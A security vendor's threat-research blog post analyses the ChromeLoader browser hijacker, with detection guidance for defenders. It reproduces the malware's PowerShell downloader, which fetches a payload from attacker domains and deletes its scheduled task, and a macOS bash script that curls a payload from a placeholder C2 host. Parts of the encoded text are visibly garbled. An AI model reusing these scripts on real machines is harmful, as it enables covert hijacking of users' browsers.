Editor's note: We've been researching this threat since early February. In recent days, we've observed what appears to be a resurgence in ChromeLoader activity. As a result, this research is based on analysis of threats spanning almost five months. That said, the detection guidance in this report provides defense-in-depth against ChromeLoader and a wide array of other threats.

ChromeLoader is a pervasive and persistent browser hijacker that modifies its victims' browser settings and redirects user traffic to advertisement websites. This malware is introduced via an ISO file that baits users into executing it by posing as a cracked video game or pirated movie or TV show. It eventually manifests as a browser extension.

Like most suspicious browser extensions, ChromeLoader is a relatively benign threat that hijacks user search queries and redirects traffic to an advertising site. However, ChromeLoader uses PowerShell to inject itself into the browser and add a malicious extension to it, a technique we don't see very often (and one that often goes undetected by other security tools). If applied to a higher-impact threat—such as a credential harvester or spyware—this PowerShell behavior could help malware gain an initial foothold and go undetected before performing more overtly malicious activity, like exfiltrating data from a user's browser sessions.

We first encountered this threat after detecting encoded PowerShell commands referencing a scheduled task called "ChromeLoader"—and only later learned that we were catching ChromeLoader in the middle stage of its deployment.

A note on existing research

In the process of writing this blog, we found two related articles that warrant a mention—and that are definitely worth reading:


Choziosi Loader: The folks at G-Data wrote a great article on a threat they call "Choziosi Loader" that validates a lot of our own ChromeLoader findings.

The macOS variant: Once we knew about G-Data's Choziosi naming convention, we discovered another excellent write-up by Colin Cowie analyzing a macOS variant of ChromeLoader.

In this article, we share important elements of the ChromeLoader infection chain and security guidance that you can apply to detect and hunt for ChromeLoader activity in your environment. While some of the information in this blog overlaps with existing research published by G-Data and Colin Cowie, we're sharing new insights and guidance that security teams can use to develop behavioral analytics to detect ChromeLoader.

Initial access

ChromeLoader is delivered by an ISO file, typically masquerading as a torrent or cracked video game. It appears to spread through pay-per-install sites and social media platforms such as Twitter.



ChromeLoader Twitter post

Figure 1: Redacted screenshot of a Twitter post with scannable QR code leading to ChromeLoader's initial download site

Once downloaded and executed, the .ISO file is extracted and mounted as a drive on the victim's machine. Within this ISO is an executable used to install ChromeLoader, along with what appears to be a .NET wrapper for the Windows Task Scheduler. This is how ChromeLoader maintains its persistence on the victim's machine later in the intrusion chain.

File System Actions ①				
Files Dropped				
+	/Volumes/CDROM/CS_installer.exe			
+	/Volumes/CDROM/de/Microsoft.Win32.TaskScheduler.resources.dll			
+	/Volumes/CDROM/es/Microsoft.Win32.TaskScheduler.resources.dll			
+	/Volumes/CDROM/fr/Microsoft.Win32.TaskScheduler.resources.dll			
+	/Volumes/CDROM/it/Microsoft.Win32.TaskScheduler.resources.dll			
+	/Volumes/CDROM/Microsoft.Win32.TaskScheduler.dll			
+	/Volumes/CDROM/pl/Microsoft.Win32.TaskScheduler.resources.dll			
+	/Volumes/CDROM/ru/Microsoft.Win32.TaskScheduler.resources.dll			
+	/Volumes/CDROM/zh-CN/Microsoft.Win32.TaskScheduler.resources.dll			

ChromeLoader files dropped

Figure 2: VirusTotal analysis on files dropped by malicious ISO

Execution and persistence

Executing CS_Installer.exe creates persistence through a scheduled task using the Service Host Process (svchost.exe). Notably, ChromeLoader does not call the Windows Task Scheduler (schtasks.exe) to add this scheduled task, as one might expect. Instead, we saw the installer executable load the Task Scheduler COM API, along with a cross-process injection into svchost.exe (which is used to launch ChromeLoader's scheduled task).

	> TIME _	ТҮРЕ	EVENT
	> 11:10:36 pm Jan 6, 2022	crossproc	This process opened a handle with change rights to process c:\windows\system32\svchost.exe (643ec58e82e0272c97c2a59f6020970d881af19c0ad5029db9c958c13b6558c7)
	> 11:10:36 pm Jan 6, 2022	crossproc	This process opened a handle with change rights to process c:\windows\system32\svchost.exe (643ec58e82e0272c97c2a59f6020970d881af19c0ad5029db9c958c13b6558c7)
	> 11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\taskschd.dll] (945ed444c593261754d034b0441734b431a785d7e7164313eb075089ba030b59)
	> 11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\sspicil.dli] (828ea379d5dbac54a26d57d7b9107bdacec62631da36d4ab981a8ca375da0b25)
	> 11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\windows.storage.dll] (5204ce5effe9db9979890493a9fa1073b986be128659de2bdd2437de3f205d05)
	> 11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\widp.dll] (f65f6ee84c67e3f4dcb63d42645ecf3095b2b37c96c1a30a08afea53c089d712)
	> 11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\profapi.dll] (7b86fa00478776a4fadcad44592af88bd7f0b63e0b39c76fd3e6d8ddcc32c76d)
	> 11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\xmllite.dll] (e137d4deeeba83ad8245788cf118c73ab9071ab8eefab04dde40c2c8db28d4d2)
ler.exe	> 11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\sxs.dll] (27ae4c9ee9dd5800ff8247c746399bda58f506b4bfbc8a6708d41daae0e47706)

Figure 3: Carbon Black console crossprocs and modloads of CS_Installer.exe

Figure 3 depicts the cross-process injection into svchost.exe. Cross-process injection is frequently used by legitimate applications but may be suspicious if the originating process is located on a virtual drive (like those that you'd expect an ISO file to mount on). It's a good idea to keep an eye out for processes executing from file paths that don't reference the default C:\drive and that initiate a cross-process handle into a process that is on the C:\drive. This will not only offer visibility into ChromeLoader activity, but also into the many worms that originate from removable drives and inject into C:\drive processes, like explorer.exe, to propagate on a victim's machine.

After the cross-process injection is complete, ChromeLoader's scheduled task will execute through svchost, calling the Command Interpreter (cmd.exe), which executes a Base64-encoded PowerShell command containing multiple declared variables. ChromeLoader uses the shortened -encodedcommand flag to encode its PowerShell command:

Threat occurred

Process spawned

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe 04029e121a0cfa5991749937dd22a1d9 9f914d42706fe215501044acd85a32d58aaef1419d404fddfa5d3b48f66ccd9f

Command Line: powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E

JAB\AHGADABQAGEADABOACAAPQAGACIAJAAOACQAZQBUAHYAQGBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQApAFwAYwBoAHIAbw8taGUAIgAKACQAYwBvAG4AZgBQAGEADABOACAAPQAGACIAJAB\AHGADABOAFwAYwBvAG4AZgAUAGOAcwAiAAOAJABhAHIAYwBoAG kAdgBlaE4AYQBtAGUAIAA9ACAAIgAkACgAJABlaG4AdgA6AEwATwBDAEEATABBAFAAUABEAEEAVABBACKAXABhAHIAYwBoAGKAdgBlaC4AegBpAHAAIgAKACQAdABhAHMAawB0AGEADQBlaCAAPQAgACIAQwBoAHIAbwBtAGUATABvAGEAZABlAHIAIgAKACQAZABvAG0AYQBg AG4AIAA9ACAAIgB5AGYAbABlaHgaaQBiAGKAbABpAHQAdQBrAHKALgBjAG8AIgAKAAOAJABpAHMATwBwAGUAbgAgAD0AIAAwAAOAJABKAGQAIAA9ACAAMAAKACQAdgBlAHIAIAA9ACAAMAAKAAOAKABHAGUAdAtAFcAbQBpAE8AYgBqAGUAYwB0ACAAVwBpAG4AMwAyAF8AUA ByAGBAYWBlaHMacwagaC0ARgBpAGwadaBlaHIAIAAiAG4AYQBtAGUAPQanaGMAaBByAG8AbQBlaC4AZQB4AGUAJwAiACkAIABBACAAUWBlaGwaZQBjAHQALQBPAGIAagBlAGMAdAagAEMAbwBtAG0AYQBuAGQATABpAG4AZQAgAHwAIABGAGBAcgBFAGEAYwBoAC0ATwBiAGoA ZQBJAHQATAB7AAOACQBpAGYAKAAKAF8AIAAtAE8AYQB8AGMAaAAgACIAbABvAGGAZAAtAGUAeAB8AGUAbgBzAGKAbwBuACIAKQB7AAOACQAJAGIAcgBlAGEAawAKAAKAYQAKAAOACQAKAGKAcwBPAHAAZQBuACAAPQAgADEACgB9AAOACgBpAGYAKAAKAGGBAACAGBPAHAAZQBUAC kAewaKAAoACOBDAGYAKAATAGAAbwB0ACgAVABIAHMAdAATAFAAYOB0AGGAIAATAFAAYOB0AGGAIAATAFAAYOBOAGGAIAATACOAZOB4AHOAUABhAHOABAATACKAKOB7AAOACGAJAAKAdAByAHKAewaKAAkACOAJAHcAZwBIAHOAIAATAFAAYOB0AGAIAATAFAAYOB0AGGAIAATAFAAYOBOAGGAIAATAFAAYOBOAGGAIAATAFAAYOBOAGGAIAATAGAADAWBTAGFABOBUACBAYOB AGMABABPAHYAZQAUAHOABQBWACIAIAATAGBAdQBWAGYABQBSAGUAIAAIACQAYQBYAGMABABPAHYAZQBOAGEADQB\ACIACGAJAKAfQBJAGEADABJAGGAdWAKAAKACQAJAGIACGB\AGEAWAKAAKACQB9AAAACGAJAAGAHAAYQBUAGQALQBBAHIAYWBOAGKADGB\ACAALQ BMAGKAdABlAHIAYQBSAFAAYQB0AGGAIAAIACQAYQBYAGMADABDAHYAZQBOAGEAbQBlACIAIAAtAEQAZQBZAHQAAQBBAGAABDAGAABDAGAABDAGAAAIQAKAGUAEAB0AFAAYQB0AGGAIAAIACQAYQBYAGHAAAAQAQAJAFIAZQBtAGSAdqBlACOASQBOAGUAbQAGACOA AAIGBOAHQAdABwAHMAOgavACBAJABkAGBAbQBhaGAADgAxAHUAbga/AGQAaQBkADØAJABkAGQAJgBZAGUAcgBYACQAdgBlAHIAIGAKAAOACQAJAAkACQBpAGYAKAAKAHUAbgagACØATQBhAHQAYwBoACAAIGAKAGQAZAAIACKAewAKAAKACQAJAAkACQBVAG4AcgBlAGCAaQBx BOACAAIGAKAGUAeAB0AFAAYQB0AGGAIGAGACOARGBVAHIAYwBlACAALQBSAGUAYwB1AHIAcwBlAAOACQAJAAKACQBAAAACQBAAAKACQB9AGMAYQB0AGMAAAB7AH0ACGAKAAKACQAJAHQACgBSAHSACQAJAAKACQAJAHCAZwBlAHQAIAAiAGGAABABAHAACwAGACBALwAKAGQA bwBtaGEAagBuaCBAYQByAGMaaBbAHYAZQAuAHoAaQBwADBAZABpAGQAPQAkaGQAZAAmAHYAZQByADØAJABZAGUAcgA1ACAALQBvAHUAABBmAGkAbABIACAAIgAkAGEAcgBjAGgAaQBZAGUATgBhAGØAZQA1AAAACQAJAAkAfQAXAAkACQAJAGMAYQBØAGMaaBAFAHØACgAKAA BtaGUAIgagaC®ARgBvAHIAYwBlaaoaCQAJAAkafQAKAAoaCQAJAH0ACgaKAAkafQAKAaoaCQB0AHIAeQB7AAoaCQAJAECAZQB0AC0AUABYAG8AYwBlaHMAcwagAGMAaaBYAGBAbQBlaCAAfAagAEYAbwByAEUAY0BjAGGALQBPAGIAagBlaGMAdAagAHsAIAAkaf8ALgBDAGWAbwByAGGACAAYWBOAHIAbwBtaGUAIAAtAC0AbABVAGEAZAAtAGUAeAB0AGGAAbwByAEUAY0BjAKGAAbwBuAD0AIgAKAGUAeAB0AFAAYQB0AGGAIgAsACAALQAtAHIAZQBZAH QADWBYAGUALQBSAGEACWB0AC0ACWBlAHMACWBDAG8ADgASACAALQAtAG4ADWBlAHIACgBKAGKAYQBSAG8AZWBZACWAIAATAC0AZABDAHMAYQBIAGWAZQATAHMAZQBZAHMABQBZAGLAGBJAHIAYQBZAGGAZQBKAC0AYgBIAGIAYgBSAGUACGAJAH0AYWBDAHQAYWBDAHQAYWBDAHAQAFQAF

Decoded Command Line (base_64, meaningless_chars): \$extPath = "\$(\$env:LOCALAPPDATA)\chrome" \$confPath = "\$extPath\conf.js" \$archiveName = "\$(\$env:LOCALAPPDATA)\archive.zip" \$taskName = "ChromeLoader" \$domain = "yflexibilituky.co" \$isOpen = 0 \$dd = 0 \$ver = 0 (Get-WmiObject Win32_Process -Filter "name='chrome.exe'") | Select-Object CommandLine | ForEach-Object { if(\$_-Match "load-extension") { break } \$isOpen = 1 } if(\$isOpen) { if(-not(Test-Path -Path "\$extPath")) { try { wget "https://\$domain/archive.zip" -outfile "\$archiveName" } catch { break } Expand-Archive -LiteralPath "\$archiveName" bestinationPath "\$extPath" -Fore Remove-Item -path "\$archiveName" -Fore Cenove-Item -path "\$archiveName" -Fore Select { if (\$_-Match "dd") { \$dd = \$_.Split("")[1] }elseif (\$_-Match "ExtensionVersion") { \$ver = \$_.Split("")[1] } } } } } } catch { if (\$\$dd -and \$ver) { try { \$un = wongtPath \$conf.}\$solin/archive.zip?did=\$dd&ver=\$ver" if(\$un -Match "\$dd") { Unregister-ScheduledTask -TaskName "\$taskName" -Confirm:\$false Remove-Item -path "\$extPath" -Force -Recurse } } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { wget "https://\$domain/archive.zip?did=\$dd&ver=\$ver" -outfile "\$archiveName" } catch { } try { } try

Windows PowerShell (powershell.exe) performs wget request, pulling down a payload from a remote site.

This command appears to have started from a scheduled task. Within the command, it removes the scheduled task as a means of hiding forensic artifacts.

Encoded PowerShell content

Figure 4: Encoded PowerShell content spawned by ChromeLoader's scheduled task

Once decoded and beautified, the command looks like this:

```
$extPath = "$($env:LOCALAPPDATA)\chrome"
                      $confPath = "$extPath\conf.js"
                      $archiveName = "$($env:LOCALAPPDATA)\archive.zip"
                      $taskName = "ChromeLoader"
                      $domain = "brokenna.work"
                      sisOpen = 0
                      $dd = 0
                      ver = 0
                      (Get-WmiObject Win32_Process -Filter "name='chrome.exe'") | Select-Object CommandLine | ForEach-Object {
                          if($_ -Match "load-extension"){
                              break
                          sisOpen = 1
                      if($isOpen){
                          if(-not(Test-Path -Path "$extPath")){
                                  wget "https://$domain/archive.zip" -outfile "$archiveName"
                              }catch{
                                  break
                              Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath" -Force
                              Remove-Item path "$archiveName" -Force
                          }
                          else{
                              try{
                                  if (Test-Path -Path "$confPath")
                                      $conf = Get-Content -Path $confPath
                                      $conf.Split(";") | ForEach-Object {
                                          if ($_ -Match "dd")
                                              $dd = $_.Split('"')[1]
                                          }elseif ($_ -Match "ExtensionVersion")
                                              $ver = $_.Split('"')[1]
                                      }
                                  }
                              }catch{}
                              if ($dd -and $ver){
                                  try{
                                      $un = wget "https://$domain/un?did=$dd&ver=$ver"
                                      if($un -Match "$dd"){
                                          Unregister-ScheduledTask -TaskName "$taskName" -Confirm:$false
                                          Remove-Item path "$extPath" -Force -Recurse
                                  }catch{}
                                      wget "https://$domain/archive.zip?did=$dd&ver=$ver" -outfile "$archiveName"
                                  catch{}
PowerShell CLI decode
```

Figure 5: PowerShell CLI decoded and beautified by reddit user "Russianh4ck3r"

In this command, PowerShell checks if the ChromeLoader extension is installed. If the specific file path is not found, it will pull down an archive file from a remote location using wget and load the contents as a Chrome extension. Once the extension is found, this PowerShell command will silently remove the ChromeLoader scheduled task using the Unregister-ScheduledTask function.

ChromeLoader then loads its extension into Chrome by using PowerShell to spawn Chrome with the --load-extension flag and references the file path of the downloaded extension.

```
Process spawned by powershell.exe

C:\Program Files (x86)\Google\Chrome\Application\chrome.exe 4959458c5bca56262fe704d15d0628e5

acfb588d8780ee19c192515d376ce7f9b2b0f936487008d3733f9730425e657b

Command Line: "chrome.exe" --load-extension=C:\Users\[REDACTED]\AppData\Local\chrome --restore-last-session ---
noerrdialogs --disable-session-crashed-bubble
```


PowerShell spawning Chrome

Figure 6: PowerShell spawning Chrome

Once loaded in Chrome, the malicious extension can execute its true objective: redirecting victim search results through malvertising domains and redirecting away from the Chrome extensions page if the user attempts to remove the extension.

macOS Variation

In late April, Colin Cowie published an analysis of the macOS version of ChromeLoader, which is capable of loading malicious extensions into both the Chrome and Safari web browsers. After reading Colin's blog, we retroactively analyzed some Red Canary threat detections that seemed to constitute partial execution of this variation from a published detection in late February. As illustrated below, ChromeLoader redirects an encoded command from a Bourne shell (sh) into a Bourne-again SHell (bash). The command itself searches for Google Chrome process using grep, then loads the malicious extension from /private/var/tmp/ if the process is found.



Decoded Bash command

Figure 7: Decoded Bash command loading malicious extension into Chrome

The macOS variation has the same initial access technique as the Windows variant, namely that it uses baited social media posts with QR codes or links that direct users to malicious pay-per-install download sites. Instead of originating as an ISO, the macOS variation originates in an Apple Disk Image (DMG) file format. And unlike the Windows variation, the DMG file contains an installer script that drops payloads for either Chrome or Safari, not a portable executable file. When executed by the end user, the installer script then initiates cURL to retrieve a ZIP file containing the malicious browser extension and unzips it within the private/var/tmp directory, finally executing Chrome with command-line options to load the malicious extension.

Bash script decompressing browser extention

```
1 #!/bin/bash
 2
   osascript -e 'tell application "Terminal" to set visible of front window to false'
   BPATH="/private/var/tmp"
 6
   IPATH=$(uuidgen)
 7
 8
   EXISTS=`launchctl list I grep "chrome.extension"`
   SUB=chrome.extension
10 if [[ "$EXISTS" == *"$SUB"* ]]; then
11
    exit 0
12 fi
13
14 status_code=$(curl --write-out %{http_code} --head --silent --output /dev/null https://example_c2_server.com/archive.zip )
15 | if [[ "$status_code" = 200 ]] ; then
16
    curl -s https://example_c2_server.com/archive.zip > $BPATH/$IPATH.zip /dev/null
17 else
18
    exit 0
19 fi
20
21 sleep 1
22 XPATH=$(uuidgen)
23 unzip -o $BPATH/$IPATH.zip -d $BPATH/$XPATH &> /dev/null
24 cd $BPATH/$XPATH
25
```

Figure 8: Bash script downloading and decompressing the ChromeLoader browser extension. Image courtesy of Colin Cowie.

To maintain persistence, the macOS variation of ChromeLoader will append a preference (plist) file to the /Library/LaunchAgents directory. This ensures that every time a user logs into a graphical session, ChromeLoader's Bash script can continually run. Once installed, ChromeLoader performs the same activity as it does on Windows machines: redirecting web traffic through advertising sites.

Detection

Detection opportunity 1: PowerShell containing a shortened version of the encodedCommand flag in its command line

This pseudo detection logic looks for the execution of encoded PowerShell commands. Not all encoded PowerShell is malicious, but encoded commands are worth keeping an eye on.

process_name == powershell.exe && command_line_includes (-e, -en, -enc, [going on sequentially until the full flag, -encodedcommand])

Note: Many applications will legitimately encode PowerShell and make use of these shortened flags. Some tuning may be required, depending on your environment. To refine this detection analytic, consider looking for multiple variables in the decoded PowerShell block paired with the use of a shortened encodedCommand flag stated above. Variables are declared in PowerShell using \$.

decoded_command_line_includes == \$

Detection opportunity 2: PowerShell spawning chrome.exe containing load-extension and AppData\Local within the command line

The detection analytic looks for instances of the Chrome browser executable spawning from PowerShell with a corresponding command line that includes appdatalocal as a parameter.

parent_process_name == powershell.exe && process_name == chrome.exe && command_line_includes (AppData\Local,load-extension)

Detection opportunity 3: Shell process spawning process loading a Chrome extension within the command line

This analytic looks for sh or bash scripts running in macOS environments with command lines associated with the macOS variant of ChromeLoader.

parent_process_equals_any (sh || bash) && process_name_is_osx? && command_line_includes (/tmp/ || load-extension|| chrome)

Detection opportunity 4: Redirected Base64 encoded commands into a shell process

Like the encoded PowerShell detection analytics idea above, this detector looks for the execution of encoded sh, bash, or zsh commands on macOS endpoints.

command_line_includes (echo,base64) && childproc_equals_any (sh,bash,zsh)

Note: As is the case with PowerShell, there are many legitimate uses for encoding shell commands. Some tuning may be required, depending on your environment.

Conclusion

We hope this blog helps you improve your defense-in-depth against ChromeLoader specifically—but also for any variety of other threats that leverage suspicious ISO/DMG files and PowerShell/Bash execution. As always, each environment is different and certain administrative or user workflows may trigger your new detection analytics. Please be sure to tune accordingly. Happy hunting!

Related Articles

• Detection and response

Intelligence Insights: May 2022

• Detection and response

The Goot cause: Detecting Gootloader and its follow-on activity

• Detection and response

Marshmallows & Kerberoasting

Detection and response

Raspberry Robin gets the worm early

Subscribe to our blog

You'll receive a weekly email with our new blog posts. *First Name:*Last Name:*Email Address: